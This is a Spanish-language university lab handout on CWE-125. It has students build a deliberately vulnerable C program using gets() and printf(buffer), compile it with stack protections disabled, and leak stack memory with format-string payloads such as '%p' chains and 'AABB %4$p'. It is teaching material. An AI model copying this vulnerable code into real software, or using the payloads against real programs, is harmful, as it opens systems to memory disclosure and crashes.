

Práctica. CWE-125: Out-of-bounds Read.

Instrucciones. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad de Lectura fuera de límites en equipos Linux.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-125.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de tu código fuente en Visual Studio Code.
 - b. Coloca la captura de pantalla de la salida de tu programa con el **payload** necesario para imprimir en pantalla el valor de memoria Unicode (ASCII) de la cadena **DCBA**. Marca el valor Unicode de la cadena **DCBA** mostrado en pantalla.
 - c. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu archivo Word a la actividad en Eminus.

Prerrequisitos


1. Esta práctica tiene como prerrequisito haber realizado la práctica de instalación de servidor **Linux**.
Puede seguir las instrucciones de cómo instalar Ubuntu Server desde la práctica [Instalación de Ubuntu server](#).
2. Esta práctica tiene como prerrequisito tener instalado el compilador para C/C++ en su equipo.
Puede seguir las instrucciones de cómo instalar el compilador para C/C++ desde la práctica [Instalación del compilador para C/C++](#).
3. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
4. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).

Instrucciones

Esta vulnerabilidad consiste en que por medio de una entrada maliciosa, se leen datos más allá del final o antes del comienzo del búfer previsto. Normalmente, esto puede permitir a los atacantes leer información confidencial de otras ubicaciones de memoria o provocar un bloqueo. Una operación de lectura posterior produce resultados indefinidos o inesperados.

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar y compártala con su equipo **Linux**. Puede seguir las instrucciones de cómo hacerlo desde [Compartir su carpeta de trabajo de Windows hacia Linux](#).
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-125** y selecciónela. Luego haga clic en Seleccionar carpeta.
5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada. Agregará código más adelante en el tutorial que asume que el espacio de nombres del proyecto es **cwe-125**.
6. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
7. Asigne un nombre al archivo **programa.c** y VS Code lo abrirá automáticamente en el editor.



8. Escriba el siguiente código.

```
#include <stdio.h>

int main()
{
    char buffer[16];
    gets(buffer);
    printf(buffer);
    printf("\n");
}
```

9. Vamos ahora a compilarlo en su equipo **Linux**.
10. Abra una nueva **Terminal**, colóquese en la ubicación de la carpeta compartida de este código. En este ejemplo es **cd codigo/ps/cwe-125/**.
11. Escriba el siguiente comando para compilar su archivo.

```
$ gcc programa.c -o programa.out -fno-stack-protector -z execstack
```

12. Observe como aparecen varias advertencias debido a que los nuevos compiladores, ya detectan posibles problemas de vulnerabilidades en sus funciones.

```
pato@servidorfei:~/codigo/ps/cwe-125$ gcc programa.c -o programa.out -fno-stack-protector -z execstack
programa.c: In function 'main':
programa.c:6:5: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
    gets(buffer);
    ^
programa.c:7:12: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(buffer);
    ^
/tmp/ccw3MnIG.o: En la función `main':
programa.c:(.text+0x19): aviso: the `gets' function is dangerous and should not be used.
```

13. Puede listar el contenido de la carpeta para ver que se ha creado el ejecutable `programa.out`.

```
pato@servidorfei:~/codigo/ps/cwe-125$ ls -l
total 9
-rwxr-xr-x 1 pato root 340 ene 29 08:05 programa.c
-rwxr-xr-x 1 pato root 7428 ene 29 08:10 programa.out
```

14. Lo que hace este programa es recibir una cadena e imprimirla de vuelta. Nada complicado ni peligroso aparentemente. Ejecute su programa.

```
$ ./programa.out
```

15. El programa esperará que ingrese una cadena. Escriba: `Esta es una cadena`. Presione **Enter**.

```
pato@servidorfei:~/codigo/ps/cwe-125$ ./programa.out
Esta es una cadena
Esta es una cadena
```

16. El programa funciona correctamente. Pruebe con distintas cadenas.

17. Bien. Ha creado su programa correctamente.

B. Explotación de la vulnerabilidad

1. Hemos visto que nuestro programa funciona de manera adecuada. Sin embargo, podría estar abierto a vulnerabilidades. Lo primero que hay que probar es si el programa permite el **desbordamiento de memoria**. Ingresemos una cadena mayor a 15 caracteres. Escriba el siguiente **payload**.

```
Soy una cadena muy grande y me paso del buffer.
```

```
pato@servidorfei:~/codigo/ps/cwe-125$ ./programa.out
Soy una cadena muy grande y me paso del buffer
Soy una cadena muy grande y me paso del buffer
Violación de segmento (`core' generado)
pato@servidorfei:~/codigo/ps/cwe-125$
```

2. Observe como el programa permite violación del buffer y se interrumpe. Este mensaje **Violación de segmento (`core' generado)**, es quien indica esto.
3. En segundo lugar, vamos a intentar probar si permite **imprimir la pila de memoria** al agregar valores de formato. Ingrese el **payload**.

```
%p %p %p %p %p %p %p
```


```
pato@servidorfei:~/codigo/ps/cwe-125$ ./programa.out
%p %p %p %p %p %p %p
(nil) 0xb75bda60 0x804850b 0x25207025 0x70252070 0x20702520 0x25207025
Violación de segmento (`core' generado)
```

4. Estamos pasando **%p** para obtener valores de dirección en formato de puntero. Observe cómo es posible imprimir los valores de la pila de la memoria. Es código hexadecimal y los caracteres se almacenan en valor Unicode (ASCII).
5. Entonces la explotación de esta vulnerabilidad responde a la siguiente pregunta: **¿Es posible poder incrustar un valor en la pila y posteriormente leerlo?**
6. Para probar y validar que podemos leer una valor de memoria de la pila, pasemos el valor que conocemos de la letra A **0x41** (hexadecimal Unicode) varias veces. Entonces podemos escribir un valor y posteriormente imprimirlo y revelar en que posición de la pila se encuentra. Enviamos 4 veces la letra **A**. Cada caracter ocupa **1B (8 bits)** y al estar en una arquitectura de **32 bits**, 4 caracteres es igual a **32 bits**. El **payload** seria:

```
AAAA %p %p %p %p %p %p %p
```

```
pato@servidorfei:~/codigo/ps/cwe-125$ ./programa.out
AAAA %p %p %p %p %p %p %p
AAAA (nil) 0xb75e9a60 0x804850b 0x41414141 0x20702520 0x25207025 0x70252070
Violación de segmento (`core' generado)
pato@servidorfei:~/codigo/ps/cwe-125$
```

7. Podemos ver nuestra entrada de los valores de la pila en la cuarta posición. Las direcciones se almacenan en **orden inverso** es decir en formato llamado **"Little-endian"**, que es el formato en el que se almacenan los datos de más de un byte en un ordenador Intel.



8. Como estamos ejecutando en 32 bits, podemos almacenar hasta 4 bytes en cada dirección.

Recordemos que:

- A -> 0x41 -> 8 bits
- B -> 0x42 -> 8 bits

9. Por lo que una cadena **AABB** se almacenaría como a **0x42424141**.

10. Para comprobarlo ahora envíe el siguiente **payload**.

```
AABB %p %p %p %p %p %p %p
```

```
pato@servidorfei:~/codigo/ps/cwe-125$ ./programa.out
AABB %p %p %p %p %p %p %p
AABB (nil) 0xb755ea60 0x804850b 0x42424141 0x20702520 0x25207025 0x70252070
Violación de segmento (`core' generado)
pato@servidorfei:~/codigo/ps/cwe-125$
```

11. Observe como se puede almacenar y leer datos de la pila de memoria. También hemos rastreado la ubicación desde donde se almacenan nuestras entradas en la pila. La **cuarta** posición.

12. Ahora que sabemos la posición, podemos incluso, pedirle que solo imprima la **cuarta** posición. **En su computadora, podría ser una posición distinta**. Ingrese el siguiente **payload**, donde el número **4** indica la posición que deseamos imprimir.

```
AABB %4$p
```

```
pato@servidorfei:~/codigo/ps/cwe-125$ ./programa.out
AABB %4$p
AABB 0x42424141
pato@servidorfei:~/codigo/ps/cwe-125$
```

13. Hemos localizado el lugar donde se almacena nuestra entrada y la estamos viendo como dirección de puntero de la pila. Pasar entradas de cadena como esta puede ayudarnos a localizar la posición de nuestros datos, para que puedan ser útiles para la explotación.

14. Felicidades, ha creado su aplicación de manera correcta.